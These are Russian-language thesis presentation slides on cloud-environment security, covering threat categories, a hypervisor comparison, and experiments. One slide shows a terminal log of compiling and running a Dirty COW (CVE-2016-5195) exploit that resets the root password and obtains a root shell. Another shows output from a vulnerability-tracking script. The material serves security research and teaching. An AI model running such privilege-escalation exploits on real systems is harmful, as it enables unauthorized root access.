Исследование процессов обеспечения безопасности облачных сред

Умеров Амет

Цели и задачи исследования

Цель: повышение эффективности процессов обеспечения информационной безопасности облачных сред

Задачи:

- обзор составных частей облачной инфраструктуры
- анализ технологий используемых облачными провайдерами
- исследование специфики применений облачных вычислений в России
- исследование проблемы безопасности облачных вычислений
- исследование уязвимостей в облачной среде

Проблемы безопасности в облачной среде

- утечка данных
- компрометация учетных записей и обход аутентификации
- взлом интерфейсов и API
- уязвимость используемых систем
- кража учетных записей
- инсайдеры-злоумышленники
- целевые кибератаки
- перманентная потеря данных
- недостаточная осведомленность
- злоупотребление облачными сервисами
- ...

Результаты системного и вариантного анализа


Системный анализ:

- составление функций проектируемой облачной среды
- разбиение сложной системы на подсистемы
- детализация и декомпозиция подсистем
- учет изменяемости системы и случайностей в системе

Вариантный анализ:

- альтернативы: KVM, Hyper-V, VMware vSphere
- критерии: цена, масштабируемость, отказоустойчивость, интерфейсы управления
- предпочтение отдано альтернативе B (VMware vSphere)

Структурная схема облачной среды



Архитектура информационной безопасности

Экспериментальные исследования


CVE-2016-5195

```
$ id
uid=1000(dcow) gid=1000(dcow) groups=1000(dcow)

$ g++ dcow.cpp -std=c++11 -pthread -lutil -o dcow
$ ./dcow
Running ...
Received su prompt (Password: )
Root password is: dirtyCowFun
Enjoy! :-)

$ su root
Password: dirtyCowFun
# id
uid=0(root) gid=0(root) groups=0(root)
```

Экспериментальные исследования

https://github.com/Amet13/vulncontrol

```
$ ./vulncontrol.py -d 2017-02-18 -m 5 -t $TOKEN $ID
CVE-2017-6074 9.3 http://www.cvedetails.com/cve/CVE-2017-6074/
CVE-2017-6001 7.6 http://www.cvedetails.com/cve/CVE-2017-6001/
CVE-2017-5986 7.1 http://www.cvedetails.com/cve/CVE-2017-5986/

Telegram alert sent
```



Результаты

- обзор литературных источников и открытых стандартов
- анализ рынка облачных услуг
- определение угроз безопасности облачных вычислений и методов их решения
- системный анализ безопасности облачной среды
- вариантный анализ для выбора оптимальной альтернативы
- сбор данных по наиболее опасным уязвимостям в ПО
- практическая эксплуатация уязвимости CVE-2016-5195
- разработка системы сбора данных по уязвимостям